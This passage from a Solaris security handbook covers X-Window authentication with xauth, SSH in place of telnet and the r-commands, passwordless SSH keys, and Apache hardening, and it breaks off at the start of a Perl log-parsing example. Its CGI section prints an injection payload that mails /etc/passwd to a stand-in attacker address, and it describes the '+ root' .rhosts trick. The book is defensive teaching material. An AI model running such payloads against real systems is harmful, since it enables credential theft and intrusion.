The magic cookie can be generated from a variety of random number sources and stored in the file *$HOME/.Xauthority*. Solaris systems running XDM or Sun's OpenWindows generate and populate this file by default. However, if you should need to generate magic cookie random numbers manually, you can do this using standard OS tools. You can generate magic cookies by using the Korn shell's random number feature using the command **xauth add ${DISPLAY}:0.′ksh –c 'echo $(($RANDOM*RANDOM*2))'′** or by using the date command with **xauth add ${DISPLAY}:0.′date +"%y%m%d%H%M%S"′**. Note that because the second method is not truly random, it is less secure because someone could brute force attempt to guess the time you created your cookie. Once you have generated a cookie, either automatically or manually, it can be used to grant access to the X-server.

X-server access lists that use magic cookie based authentication are controlled using the **xauth** command. The most commonly used forms of the **xauth** command and their explanations are listed in Table 6.1. Note the difference between **extract/nextract** and **merge/nmerge**. These allow you to export magic cookies into either binary or ASCII formats.

Table 6.1 Commonly Used Forms of the *xauth* Command

Command	Explanation
xauth info	Shows current authorization status.
xauth list	Lists each of the magic cookies available.
xauth extract - myhost:0 > $HOME/xauth.key	Extracts the magic cookie for myhost:0 into the binary file $HOME/xauth.key.
xauth merge - <xauth.key	Imports the magic cookie from the binary file xauth.key.
xauth nextract - myhost:0 > $HOME/xauth.key	Extracts the magic cookie for myhost:0 into the ASCII file $HOME/xauth.key. The ASCII format would be more suitable to nonbinary transmission formats such as e-mail.
xauth nmerge - <xauth.key	Imports the magic cookie from the ASCII file xauth.key.
xauth	Enters interactive mode and provides you with prompt, similar to interactive mode for **telnet**, **ftp**, and **nslookup**.

Notes from the Underground…

Spying on X-Window Sessions

To a certain extent, it's possible to spy on unencrypted X-displays using standard operating systems tools that are distributed with the Solaris X-Window system. One of the tutorials being passed around the Internet is Boris Loza's *Reviewing Your X-Window Security*, available from www.elementkjournals.com/sun/0104/sun0141.htm and http://ouah.bsdjeunz.org/xsolaris.htm. This article describes how to locate vulnerable X-sessions with the *xlsclients* command and create screen dumps of these displays using the **xwd** utility.

Why would Sun choose to distribute such dangerous tools with the default X-Windows installation? For the same reason they include utilities like **su** and **vi**. When used for their intended purpose, none of these utilities are dangerous to the system. A legitimate use of the **xlsclients** command may be to send a currently active Netscape session a new URL from the command-line. Similarly, you can use the **xwd** utility to create

Continued

screenshots of your own X-sessions for documentation purposes. However, the ingenious intruder has little difficulty in finding weaknesses in commonly used tools.

The mere fact that instructions like these exist for breaking X-security serve to illustrate that the cleartext X-protocol has a number of design flaws that have yet to be addressed despite X-Windows' legacy. As a workaround, you should consider using X-applications over SSH as described in this chapter. The strong encryption utilized by the SSH protocols will prevent any would-be eavesdroppers from obtaining any useful information from your X-sessions.

Although user-based authentication is certainly more secure than host-based authentication, it still has its weaknesses. The default user-based authentication scheme uses MIT-MAGIC-COKIE-1 as the authentication protocol, which is inherently insecure because the magic cookie itself is transmitted in cleartext during the start of every connection, so it can be sniffed easily. You could switch the user-based authentication scheme to SUN-DES-1, which supports encrypted authentication. SUN-DES-1, however, is only supported on Solaris systems, so this is not an acceptable solution in a heterogeneous network. Furthermore, even though authentication is encrypted, the X-protocol is still transmitted in cleartext so an attacker can still sniff all of the X keystrokes and even images of the display at leisure. Clearly, a more secure cross-platform solution is required. This is another area where SSH really shines through.

Using X-Windows Securely with SSH

Much like **ftp** and **telnet**, SSH is the solution to securing network communications including X-Windows. All traffic that uses the SSH protocol is encrypted by default—using SSH as a wrapper for X-Windows is certainly no different. When using SSH as a means to tunnel X-protocol traffic not only is the authentication more secure, but the protocol traffic is scrambled as well. Furthermore, SSH was designed with X-protocol tunneling in mind, so in most cases all of the connection configuration is handled by SSH behind the scenes, so secure X-Windows usually just works right from the start without the need to even set the DISPLAY variable. All authentication uses the standard SSH authentication channels (authorized keys, passwords, and so on).

How can SSH work so well yet so transparently to the user? By design, when an SSH connection is established, the SSH server creates a virtual proxy display on the remote host by masquerading as an X-server on the remote host. Then, all

X-protocol information is rerouted through the SSH tunnel to the X-server on your local machine. Then, any requests for X-services are proxied between your local SSH-client and the remote SSH-server. The net result is that for all intents and purposes, both the local and the remote X-servers believe that all X-client information is being generated locally and displayed on the local X-server. Quite an ingenious scheme actually.

As a result, X-Window services using SSH require very little configuration to run properly. For most cases, all you will need to do is to enable X forwarding in the SSH client and server configuration files. These are automatically enabled by default in commercial SSH servers, but you will need to enable them manually if you are using OpenSSH. For OpenSSH servers, you will need to change the *sshd_config* option *X11Forwarding* to **yes** and the *ssh_config* option *ForwardX11* option to **yes**. That's all there is to it.

Using Remote Commands

More likely than not, your Solaris servers require some type of remote login access, if not for your users then at least for administration purposes. Remote logins most likely use built-in system programs such as **telnet**, **rlogin**, **rsh**, **rexec**, or third-party software such as SSH. Allowing remote login access is as dangerous as it is useful. This section describes the most common dangers associated with remote logins and how you can mitigate their associated risks.

Using Built-In Remote Access Methods

The most commonly used means of remote access are through system commands known as **telnet** and the Berkeley r-commands which include **rlogin**, **rexec**, and **rsh**. All of these access methods allow a remote user to gain access to a Solaris system, and this access can be divided into two groups, interactive and noninteractive access. Interactive access, such as **rlogin** and **telnet**, present the user with a virtual terminal to interact with the system whereas noninteractive access would include **rsh** and **rexec**, which run individual commands on the remote system and redirect the output to the local system.

The problem with these means of access is that neither the authentication nor the protocol data is secure. Both **rlogin** and **telnet** perform user authentication using passwords, which is a marginal level of security because passwords are sent across the wire in cleartext. Because of this, a hacker can easily obtain user passwords through traffic sniffing and can leverage these stolen passwords to fraudulently gain access to user accounts.

How can you increase the security of these protocols? In the newest versions of Solaris, Sun has included facilities such as Kerberos authentication, which you can use in conjunction with **telnet** to encrypt password traffic. Kerberos marginally increases the security of **telnet** by making it difficult for a potential attacker to gather passwords through network sniffing because no passwords are sent in cleartext. You can also secure remote authentication by using third-party authentication plug-ins, such as S/Key. With S/Key, passwords are still sent in cleartext, but each password is only valid for a single use, so capturing the password doesn't really do the attacker any good. S/Key requires a shared seed, which *must* be kept private, and new keys need to be generated at periodic intervals.

Although both Kerberos and S/Key implement a tighter security through heightened authentication methods, neither of these offer any real security for your data because all protocol data used by telnet (and the Berkeley r-commands) is unencrypted. An attacker could easily copy proprietary data passed between systems even if you use secure authentication methods. Most cleartext protocols, such as **telnet**, are also vulnerable to session playbacks. A *session playback* is a retransmission of previously captured packets retransmitted in such a way that the target host believes that the source host has initiated a new session and accepts the playback data as a valid communications stream. Let's explain why session playback is undesirable. If an attacker is able to record a session in which an administrator has added a new account, the attacker can slightly modify this session so that a new account is added to the system. If the attacker gives the new account a UID of 0, the attacker has gained superuser privileges on the system. Sun doesn't have any patches that will prevent these types of attacks because they are based on protocol weaknesses and not operating system weaknesses. Clearly then, cleartext protocols are undesirable security risks.

Unfortunately, the Berkeley r-commands have still more insecurities stemming from the way they perform authentication. With remote access via **telnet**, you must always enter a password to access a system. However, you can configure the Berkeley r-commands to allow access without a password, using only host-based authentication. These commands use the files /etc/hosts.equiv and $HOME/.rhosts to configure accounts and hosts, which are allowed access to accounts on the local host without a password. Both files use similar formats, in that each file lists hosts that have an identical user database for some, any, or all users, or map different remote user accounts to local user accounts. Despite the superficial usefulness of this system, it is fraught with insecurities. For example, if an attacker is able to gain write access to another user's home directory, or more specifically the user's .rhosts file, the attacker can add his account and gain access to the system with the victim's user account. The situation becomes even more critical if the victim is the root account because now the attacker has full access to the system. Similar attacks can target the /etc/hosts.equiv file to obtain similar results. Often, attackers will try to add the line + *root*, which allows access to the root account from *any* system. Clearly, the lax authentication scheme of the Berkeley r-commands, while convenient, is a critical security risk.

Using SSH for Remote Access

SSH is the single greatest security enhancement you can add to a Solaris server. The original SSH (SSH-1) protocol was developed by Finnish University student Tatu Ylönen in 1995 specifically to address the shortcomings of cleartext communications such as **ftp** and **telnet**. Since then, a major protocol update (SSH-2) has eradicated any of the lingering insecurities of the original SSH protocol. Originally, SSH was distributed by Ylönen in source code and binary forms without charge, but along the way Ylönen changed the licensing of the product such that commercial-users must purchase licenses from Ylönen's company, SSH Communications Security. You can get commercially supported SSH from www.ssh.com.

Because both forms of the SSH protocol were official IETF draft standards, one group of developers, now known as OpenSSH, forked the last noncommercial release for the UNIX implementation of the original SSH software and developed a free-for-any-use version. This version is now known as OpenSSH and supports both versions of the SSH protocol in a single daemon, whereas commercial SSH requires one daemon per protocol. In our opinion, OpenSSH is better than the commercial SSH distribution because OpenSSH has a more efficient implementation of the SSH protocols that supports extended encryption algorithms, is supported on more platforms, and is available at no charge. OpenSSH source code is available from www.openssh.org, and you can find precompiled binary packages at www.ibiblio.org/pub/packages/solaris/sparc/.

Once installed, most SSH implementations are very secure. However, you may want to consider disabling direct remote access as root by changing the option *PermitRootLogin* to **No**. This will prevent brute force attacks on your root password by denying all direct root login attempts.

From a client perspective, SSH functions more or less as a drop-in replacement for **ftp**, **telnet**, and the Berkeley r-commands, including **rcp**. Additionally, great care was taken to emulate the syntax of the Berkeley r-commands such that if you are already familiar with using **rlogin**, **rsh**, and **rcp**, you already know how to use SSH, from a client perspective. Table 6.2 lists a comparison between cleartext commands and their SSH equivalents using the sample host *sparky.incoming-traveler.com*.

Table 6.2 Comparison between Cleartext Commands and Their SSH Equivalents

Cleartext Protocol Commands	Secure Protocol Equivalent
ftp sparky.incoming-traveler.com	**sftp sparky.incoming-traveler.com** Once connected to the server, issue the same commands you would use with regular **ftp**.
telnet sparky.incoming-traveler.com	**ssh sparky.incoming-traveler.com** Once connected to the server, the default configuration will ask for your operating system password for authentication.
rlogin sparky	**slogin sparky** **slogin** is really just a link to the ssh client, so this command is equivalent to **ssh sparky**. Unless the remote host has been configured to authenticate you by a key-signature, you will be asked for a password.
rsh sparky command	**ssh sparky command** Unless the remote host has been configured to authenticate you by a key-signature, you will be asked for a password. Once you have been authenticated, the command will execute will stdout returned to your local system.
rcp /path/to/sourcefile user@sparky:/path/to/destfile	**scp /path/to/sourcefile user@sparky:/path/to/destfile** Once connected to the server, the default configuration will ask for your operating system password for authentication.

As you can see, the learning curve for using SSH client software is as smooth as possible. You won't encounter the real complexities of SSH until you start using its advanced features, such as agent-based authentication and its abilities to serve as a wrapper for virtually any cleartext protocol. For example, we frequently download mail using the POP-3 protocol through an SSH tunnel so that neither our passwords nor the contents of our mail can be sniffed during transmission from the mail server to our desktop.

We won't cover any of the advanced SSH configurations, such as port forwarding and agent authentication, in this book due to space constraints, but all of them are well documented in the OpenSSH man pages, which you can even read online at www.openssh.org.

Enabling Password Free Logins with SSH

Although you would never want to enable remote logins with no password for ordinary users (they should password protect their keys and use **ssh-agent** for authentication), there are times when you might want system accounts to transfer data between hosts without interaction. For example, perhaps you want to script a session that copies certain log files from one system to another, and you want to schedule the script to run through **cron**. In this instance, you'd need to authorize the SSH session to authenticate via key exchange without passwords. This section provides you with instructions on how you can accomplish this task.

From the originating host, use the **ssh-keygen** command as the user to generate public and private keys. When asked for a passphrase, just press **Enter** to allow an empty passphrase as shown:

```
$ ssh-keygen
Generating public/private rsa1 key pair.
Enter file in which to save the key (/home/daemon/.ssh/identity):
Created directory '/home/daemon/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/daemon/.ssh/identity.
Your public key has been saved in /home/daemon/.ssh/identity.pub.
The key fingerprint is:
a9:ee:40:52:32:52:93:cb:ed:ef:60:53:c3:d9:37:b5
    daemon@sharky.incoming-traveller.com
$ ls -al .ssh
 total 9
 drwx------    2 daemon    daemon      104 Aug 30 07:32 ./
 drwx------    5 daemon    daemon      264 Aug 30 07:32 ../
 -rw------     1 daemon    daemon      547 Aug 30 07:32 identity
```

```
-rw-r--r--    1 daemon    daemon       351 Aug 30 07:32
    identity.pub
$
```

As you can see, SSH has created a .ssh directory in which the private key (identity) and the public key (identity.pub) have been created. The permissions are mode 700 for the .ssh directory, mode 644 for the public key, and mode 600 for the private key. They must not be any mode other than those listed, or your transfers will *not* work. What you are creating is the SSH equivalent of a .rhosts entry, and SSH protects against the .rhosts attacks described earlier by enforcing strict permissions on the key files.

Next, you will need to copy the public key to the authorized key list on the receiving host. You may use whatever method is convenient to do so, but generally the following procedure works:

```
$ scp identity.pub daemon@receivinghost.incoming-traveller.com:~/
    .ssh/sparky-identity.pub
```

On the remote host, in the .ssh directory issue the following command:

```
$ cat sparky-identity.pub >> authorized_keys
```

This way, you have an at-a-glance record of which hosts are allowed password free access to the system, though you get a more official listing by looking through the authorized_keys file itself. Once you've added the public key of the transmitting host to the authorized key list of the receiving host, you can test the connection from the transmitting host by using the command **ssh -v *receivinghost***. The **-v** option indicates that you want to see verbose output about the connection. If you fail to get a command prompt on the remote system, this output will help you determine where the problem lies. In 95 percent of all cases, you probably have invalid permissions set on the .ssh directory or its components on one or more sides of the connection. Also, as long as your remote login works without a password, so should remote copying, so you should also try transferring files by using the **scp** command.

NOTE

You do not have to use the same user account on each side of the connection. You could just as easily allow the account *user1* on one host to login to the *user2* account on another host. Use discretion when setting up these types of connections.

Summary

The goal of this chapter was to walk you through securing the network services on the Solaris hosts in your network, and we've looked at many of the major services you might use such as DHCP, DNS, remote commands, X-Windows and SSH. Each of these services is important in its own way, probably as much to the attacker as to you because of the system privilege or information available through each one. Let's take a look at these services one last time.

With DHCP, you can use either a command-line or graphical tool to set up and maintain your host information database. We've seen that the command-line tool **dhcpconfig** is best suited for the initial setup of DHCP services, whereas the GUI tool **dhcpmgr** is best suited for ongoing management and host-specific tuning.

We also looked at Solaris's name service daemon (BIND) and noted that the version shipping with the default installation is vulnerable to remote root buffer overflow exploits. We presented instructions on creating a *chroot* jail, which partitions DNS services away from the rest of the operating system, using newer version of BIND available directly from ISC. We provided details on how to restrict zone transfers to authorized hosts.

We explained anonymous FTP services and their inherent vulnerabilities, and we asked that you use HTTP for file transfer to unknown individuals where possible. We noted that a *chroot* script similar to how we set up BIND is available in the man page for in.ftpd.

We examined the inherent insecurity of the Berkeley r-commands (**rlogin**, **rsh**, **rexec**) and the dangers with using these commands. Poorly configured .rhosts files or /etc/hosts.equiv listings exchange login simplicity for intrusion holes. Our solution was to install SSH as a drop-in replacement for the Berkeley r-commands. SSH provides secure authentication and data transfer with very little server configuration and almost transparent client usage.

Finally, we discussed authentication modes for X-Windows, both host-based and user-based, and we discovered that regardless of the authentication method in use, the X-protocol is unencrypted and inherently insecure. Thus, a knowledgeable attacker could not only gain passwords over the X-protocol but also log keystrokes and spy on the user's display. As a solution, we saw how easy it is to tunnel the X-protocol over SSH in a manner that not only secures the authentication but the data transfers as well.

Solutions Fast Track

Configuring Solaris as a DHCP Server

☑ Determine your lease pools, default gateways, lease-time, and any other client data before beginning.

☑ Use the command-line **dhcpconfig** setup tool to create your DHCP server configuration. Be sure to enable logging.

☑ Use the GUI tool **dhcpmgr** tool to maintain your DHCP configurations and set up host specific options.

Securing DNS Services on Solaris

☑ Understand that attackers can leverage unsecured DNS servers as a roadmap to identify and target interesting hosts for attack.

☑ Consider splitting your DNS into separately updated public and private servers.

☑ Configure BIND to run in a *chroot* jail.

☑ Restrict zone transfer information as tightly as possible in the named.conf file.

Configuring Solaris to Provide Anonymous FTP Services

☑ Add all users to the /etc/ftpusers file and remove them on a case-by-case basis depending on the user's need for FTP services.

☑ Understand why anonymous FTP is inherently insecure. Then, if it is still determined to be a requirement, use the configuration script in the man page for in.ftpd(1M) to configure the anonymous FTP server in a *chroot*'ed Berkeley r-commands environment.

Using X-Server Services Securely

☑ Understand the difference in security levels between host-based and user-based authentication.

☑ Unless resources are cramped on your Solaris servers, use XDM for OpenWindows, which takes care of generating magic cookies for you.

☑ Where possible, use SSH for forwarding X-connections for increased security and authentication.

Using Remote Commands

☑ Restrict the use of the Berkeley r-commands as much as possible.

☑ Understand that /etc/hosts.equiv and .rhosts will allow password-less logins to your servers, which is often quite undesirable.

☑ Disable the Berkeley r-commands entirely and use SSH as a drop in replacement. SSH has a very low learning curve because it uses identical syntax to the Berkeley r-commands in almost all cases.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: I would like to control which client machines can use the resources of my DHCP server. Does Solaris support this?

A: Not by default, but you can do it. For security reasons, you may decide that you would like to specify that DHCP clients can only obtain an IP address if their MAC address is known. In high security areas, it may be desirable to restrict access to DHCP functionality to clients known in advance because this prevents unauthorized machines from joining your network. However, even if you configure a DHCP server in this fashion, nothing is stopping the attacker from entering a valid static IP address for your network. In any case, the DHCP server that ships with Solaris does not support this type of functionality, and you will need to install the DHCP services package from ISC (the makers of BIND), which has a number of other options not supported in the Solaris DHCP server. Note that ISC's DHCP server does not have any sort of GUI configuration tools, if those are important to you.

Q: Many reports of Internet worms like Code Red for Windows and Li0n for Linux have been in the news lately. Is Solaris vulnerable to these types of worm attacks?

A: Although no incidents have been reported yet, in theory it's entirely possible to have worm-based attacks on Solaris. Worm-based attacks usually exploit either remote root vulnerabilities or a remote user vulnerability in conjunction with a local root vulnerability. All it would take is for someone to write a worm that exploits vulnerabilities exclusive to Solaris to create a Solaris worm. The reason it hasn't been done yet is most likely market share. Writers of Internet worms and viruses generally take pleasure from affecting larger numbers of systems. Because a greater number of Windows and Linux hosts exist on the Internet, this is likely the reason these two operating systems have been targeted thus far. Proper patch maintenance is the best way to keep ahead of any type of Internet worm. In most cases, vendors have already released a patch that closes the holes exploited by the worms. So, if you keep your systems updated with the latest security patches from Sun, most likely you won't need to worry about worm attacks.

Q: I've heard about FTP bounce attacks that allow hackers to use anonymous FTP sites to attack other sites. Can you tell me more about these?

A: Although they are not quite as common now as in the past, FTP bounce attacks are still in existence. If your anonymous FTP server has world-writable directories then you could be an accessory to attacks on other sites that utilize the inconsistencies in the FTP protocol to attack third parties, similar to source-routed attacks. Using the **PORT** command in an FTP session, you can redirect where the FTP server connects to and pass raw TCP commands to this port. Because most FTP servers don't verify that the FTP-data stream and the FTP-command stream connect to the same host, the FTP server can be tricked into connecting to a third-party host and sending various data. No simple solutions exist for FTP bounce attacks, but probably the best thing you can do is avoid running an anonymous FTP server and avoid allowing read/write access for any directory served out via FTP.

Q: SSH sounds like a great way to secure my network, but my users will need Windows clients to connect to Solaris servers over SSH. Are there any available?

A: Absolutely. Some of the best clients are available at no cost. These include puTTY, a **telnet**-like client program that uses SSH and **pscp**, a command-line SCP utility. Both of these are available from www.chiark.greenend .org.uk/~sgtatham/putty/. Additionally, a graphical SCP utility for Windows called WinSCP is available from http://winscp.vse.cz/eng/. Two popular commercial SSH clients include SecureCRT from VanDyke Technologies at www.vandyke.com/products/securecrt/ and the F-Secure client from F-Secure Corp. at www.fsecure.com/products/ssh/client/.

Chapter 7

Providing Secure Web and Mail Services

Solutions in this chapter:

Introduction

As the Internet has grown from the experimental backyard of scientists and researchers to the ubiquitous presence it is now, two of its offerings have become engrained in the psyche of all its users, technical and otherwise: e-mail and the World Wide Web. These two services, and their underlying protocols, allow even the most novice user to communicate and share information quickly, effectively, and efficiently from any Internet-connected system. Unfortunately, the ubiquity of these services is also their downfall. As Web and mail servers have propagated and proliferated, so have the attendant security holes and risks associated with Web and mail server software packages. We take a look at what are arguably the two most popular software packages for mail and Web services under Solaris: sendmail and Apache. One important caveat—as of Solaris 8, Sun ships a preinstalled version of Apache (sendmail has been shipping with Solaris for many years now). We look at the distribution-level sendmail and Apache installations, and briefly touch on the non-Sun distributions. In any case, you will likely find a use for the Sun and non-Sun versions in your daily travels as a system administrator.

The Apache Web server inherited its name from its beginnings as a set of patches against the source code of HTTP daemon developed by the NCSA at the University of Illinois Urbana-Champaign. The Apache Web server was first released as version 0.6.2 in April of 1995, and Apache 1.0 graced the world with its presence on December 1, 1995. As we fast-forward almost six years, we find that in a February 2001 survey by Mindcraft, 60 percent of sites on the Internet serve content with the Apache distribution on either Linux, Unix, or Windows. However, Apache is a relative newcomer compared to sendmail.

Sendmail was originally developed by Eric Allman of the University of California at Berkeley to allow mail to be distributed across multiple transport and network types. In those days, not all mail servers spoke SMTP, so Sendmail was designed to speak as many mail protocols as possible to allow all of UC Berkeley's mail networks to communicate among themselves and with the Internet. Sendmail gained its original popularity with its inclusion in UC Berkeley's version of UNIX, the Berkeley Software Distribution (BSD). As sendmail approaches its 20th birthday, it has to date handled more Internet e-mail than any other mail server package. And with the author's strict adherence to the various e-mail–related RFCs, sendmail will continue to be a flexible, versatile, and powerful tool in the arsenal of any system administrator.

All the power in these two tools comes with a price—secure configuration. Apache's sole purpose in life is to serve Web content. Sendmail's sole purpose in life is to route and deliver e-mail. By default, neither is inherently secure against attack. As the Internet and its inherent dangers have grown, so the authors and maintaining groups have met the challenge of providing first-class security features and functionality with their products. A little time spent properly securing your services today may very well spare you a great deal of time spent later cleaning up the mess left by a security breach.

Configuring the Security Features of an Apache Web Server

By default, Apache is not configured to run when a Solaris system is booted up. Sun places a basic set of configuration files located in /etc/apache, but the httpd .conf file is named httpd.conf-dist. The startup script /etc/rc3.d/S50apache looks for the httpd.conf file to configure Apache, but if it does not exist, Apache will not start. To start Apache now, and across reboots, copy the file /etc/apache/httpd .conf-dist to /etc/apache/httpd.conf. For this instance only, run /etc/rc3.d/ S50apache with *start* as a command-line argument. The server will start up normally.

The brain of Apache rests in the httpd.conf file. The binary will just sit there, useless, without a valid httpd.conf file. We spend a good amount of time getting to know this file in its most basic and secure sense, so get comfortable. An httpd.conf file is full of various directives, each one telling the Apache binary something about the personality of your system. Some directives are optional and a full explanation of each does in fact take up an entire book. We just focus on the important ones here:

- **ServerType** This defaults to *standalone*, but can also be configured as *inetd* if Apache should be controlled by inetd. Using *standalone* will give you the best performance, but using *inetd* in conjunction with TCP Wrappers will give you a better handle on security.
- **ServerRoot** For Solaris, this defaults to /var/apache. Modify this to where you want your configuration files, log files, and so on. Be sure to put this on a disk partition with plenty of space for logfiles and miscellaneous other data. Putting this on a partition separate from the rest of the system will help prevent a DoS attack from bringing down the whole system.

- **User** By default, this is set to *nobody*. Set this option to the User ID that Apache should run as on your system. Because Solaris uses the *nobody* user for other purposes, it is best to create a new system user called apache or httpd and use this for running Apache. Be sure that this user has at least read access to your DocumentRoot and read/write access to your ServerRoot, either directly or through group membership.
- **Group** This setting also defaults to *nobody*. Set this option to the Group ID that Apache should run as on your system. As with the User setting, you should change this to another group like *apache* or *httpd*.
- **ServerAdmin** This configures the e-mail address listed in any server-generated messages or errors prompting a user to notify the system's administrator. For Solaris, it defaults to *you@your.address*. If your site has multiple Web administrators, this could be a distribution list like *Webmaster@your-domain.com*.
- **ServerName** Set this to the name of your Web site. For our example Web site, we would put *www.incoming-traveler.com*. This does not need to be the same as your Fully Qualified Domain Name (FQDN). For example, our Web server's FQDN might be www-commerce.incoming-traveler.com, but we could set ServerName to *www.incoming-traveler.com* so that Apache will not list our real FQDN in any of its output.
- **DocumentRoot** This option configures the main Web directory for your system. This directory is */var/apache/htdocs* by default on Solaris. As with ServerRoot, it is best to set this to a separate disk partition from the rest of the system. It is also best if ServerRoot and DocumentRoot are on separate disk partitions as well.
- **<Directory "/var/apache/htdocs">** Apache uses a syntax for its configuration file that is much like HTML. In this case, we are configuring the security options for the main Web directory. Change the directory name in quotes if you changed the DocumentRoot mentioned in the preceding bullet item.

Here is an example of an httpd.conf file, simplified for brevity, for our site www.incoming-travelers.com:

```
ServerType standalone
ServerRoot "/usr/local/apache"
User apache
```

```
Group apache
ServerAdmin scarter@incoming-traveler.com
ServerName www.incoming-traveler.com
DocumentRoot "/usr/local/docroot"
<Directory "/usr/local/docroot">
   Options None
   AllowOverride AuthConfig
   Order allow, deny
   Allow from all
</Directory>
```

The **<Directory>** section in above code example tells Apache that it should allow access by default, and deny access explicitly. In our example, we are allowing access to the docroot directory to anyone who requests a file from it. The **Order** keyword determines whether to allow or deny first, and the **Allow** keyword creates an access list for that directory. The **Options** keyword enables and disables various options for the directory, like Server Side Includes (SSI), directory indexing, and CGI script execution. The **AllowOverride** keyword is used to allow access files (by default called .htaccess and controlled with the **AccessFileName** keyword in httpd.conf) to override certain options for that directory. The .htaccess files are commonly used for creating access lists, or requiring passwords to access pages within that directory.

Limiting CGI Threats

One of the largest causes of security holes for a Web server is the usage of Common Gateway Interface (CGI) scripts, which allow a user to interact with a program on the Web server to send or receive information. A CGI script must perform thorough verification on user input at all times. Some common meta-characters that have special meaning to Unix programs, such as *csh*, *awk*, and *sed*, should either not be allowed as valid input, or should be dealt with by the CGI before any user input passes to another program. For example, you probably would want your CGI to catch characters such as *****, **$**, **.**, **..**, **/**, **@**, **!**, **|**, and **^** because each of these can be misinterpreted as a shell or Unix environment command modifier. By allowing these modifiers, you could unknowingly modify the way your CGI interacts with the rest of your system.

Most CGI programs are written in one of three languages: C, Perl, or some shell (such as Bourne) variant. Of the three, none is necessarily more secure than any other, although C is probably more susceptible to a type of attack called a buffer overflow attack. In short, if you expect the user to enter 10 characters in your Web form, you expect the CGI to handle only 10 characters. What if the users enters 10 characters, followed by something like **|cat /etc/passwd | mail evilhacker@evilhackers.org**? If your CGI doesn't check bounds, or input limits, the program may very likely run the *cat* **/etc/passwd |mail...** command, sending your password file out to the masses. Make no mistakes, shell and Perl scripts are also vulnerable to these attacks and to others. The first rule of writing and using CGIs is to write with security in mind. From the first line of code, know what the script should handle, what legitimate requests it should see, what requests it should reject, and how you will handle bad requests and their subsequent rejection and logging. Once written, test, test, and test some more until you, your peers, and all those around you are satisfied that you have done enough to make the script secure. Now that the script has been written, you need to install it securely as well.

First, you need to restrict the resources the running CGI will have access to. The best way to do this is to make the CGI mode 0555 (*never*, *ever* 1555 or 4555) and owned by a user and group other than that under which your Web server runs. One caveat is that if you generate output of some sort, the CGI needs a place to write it. In this case, you may want to actually do all of your CGI work outside the Web tree, in a *chrooted* environment. Not only does this keep the CGI away from directory traversal attacks within the Web directory, but it keeps the CGI environment totally separate from the rest of your Solaris system. Now that the CGI has been tested for security and securely installed, we need to configure Apache to accept requests for the CGI in a secure manner.

The httpd.conf file contains a directive called **ScriptAlias**. Apache has to make sense out of a request like www.incoming-traveller.com/cgi-bin/getuserinfo.pl. For starters, we know that /cgi-bin is not an absolute path on our system, but a relative path under the server root directory. In reality, /cgi-bin may be /usr/local/apache/cgi-bin. We need to explicitly tell Apache this (remember, it is basically deaf and dumb without a good httpd.conf file). In httpd.conf, we set up our CGI **ScriptAlias** directive like so:

```
ScriptAlias /cgi-bin/ "/usr/local/apache/cgi-bin"/
```

You may further restrict access to the CGI directory with the **Directory** directive, like so:

```
<Directory "/usr/local/apache/cgi-bin">
        AllowOverride None
        Options None
        Order allow,deny
        Allow from *.incoming-traveller.com
        Deny  from all
    </Directory>
```

The **Directory** directive, as applied to the CGI directory, tells the server to allow only people in the incoming-traveller.com domain access to the contents (the scripts) of /usr/local/apache/cgi-bin, which is aliased as the main server CGI directory. Beyond that, the directive explicitly denies everyone else and keeps other people from executing or tampering with our scripts.

Damage & Defense…

Setting Permissions

One major concern with Web servers is their accessibility. With some exceptions, Web servers are used as a virtual presence for many types of organizations to share information with the general public. Behind the scenes, this means Web servers need to make a certain subset of their files readable to the whole world. One thing to keep in mind is the need to set permissions properly on your HTML and other Web documents. The user the Web software runs as must have at least read access to these files. In many cases, though, that same user does not need write access to these files. By setting your html files to mode 444, you add an extra measure of protection against defacement attacks. If the server software is compromised, it can be used to write data to any files that effective process user id has write access for. By restricting write access, you limit the chances of falling prey to a Web defacement attack.

You may also want to consider using the freely available Tripwire product to maintain a listing of checksums and permission settings on your Web server's document tree. By updating and running Tripwire regularly, you can spot any changes quickly and respond to them accordingly. The Tripwire application is covered in Chapter 11.

Using Virtual Hosts

Virtual hosts are very useful for controlling the identity information that Apache gives out. You may want the world to know your public domain name(s), but not your corporate domain name. You can also configure Apache to bind only to certain IP addresses on your system. Network scans will show only a Web server listening on the IP address that it is bound to, and any other addresses will not. This can confuse hackers and hide your site's topology. With the **Listen** and **Port** keywords, you can also configure Apache to listen to additional IP addresses and TCP ports. An example of this is shown here:

```
Listen 192.168.3.42:8081
BindAddress 192.168.3.40
Port 80
<VirtualHost 192.168.3.42>
   ServerAdmin webmaster@anothersite.com
   DocumentRoot /usr/local/anothersite
   ServerName www.anothersite.com
   ErrorLog logs/anothersite-error_log
   CustomLog logs/anothersite-access_log common
</VirtualHost>
```

In this sample, the **<Virtual Host>** section defines a **VirtualHost** called *anothersite.com* for the IP address we defined with our **Listen** keyword. This address will have to be configured on the system as a second logical interface, using the **ifconfig** command. We have also created dedicated log files for this virtual server and instructed the system to listen on port 8081, in addition to the standard port 80. The separate log files are handy for parsing user activity on the site for things like graphing usage, types, and locations of requested files and for examining errors pertinent only to that virtual site. Changing the port around is helpful in that the standard port 80 will not be confused with something else attempting to run on that port. In cases such as using a Web server to proxy various connections to backend databases, using a higher, defined port can be very helpful in troubleshooting communications problems.

Monitoring Web Page Usage and Activity

When it comes to understanding the overall health of your Web server, two files play a key role: the access log file and the errors log file. The access log will show you what requests your server has received, where they came from (IP address of the remote system), the requested URL, and the result (in numeric format) of the request (that is, whether the request was found and served, forbidden, or failed due to some server or client error). In the case of an error, the error log will show you similar information, but will sometimes give a somewhat more verbose explanation of the error, such as a file not being found, a script that cannot be executed, or some other expected resource not being available to the server at the time the request was made.

Since the inception of search engines a few years after the birth of the World Wide Web, Webmasters and engine database maintainers have had to contend with dead links. One source of dead links is when a search engine indexes a particular URL and then the Webmaster later renames that URL. Unless the search engine database is updated, search results may point Web users to your defunct URLs. If you do not have a special redirect page for HTTP code 404s (*404* is the code for page not found), users will likely end up at a dead end. If you have a high-traffic server, you may end up serving quite a few 404s, rather than valid data. In order to get an idea of how many dead link referrals you have, you can run a simple shell command against your Apache access log. The results are not exact, but if you diligently rotate logs weekly or monthly, you can get a rough picture of what is going on. We use some Perl here, because it is included with Solaris 8 and can be very helpful when you want to manipulate text strings, like those found in log files. Take a look at the example that follows:

```
#!/usr/bin/perl

$total=0;
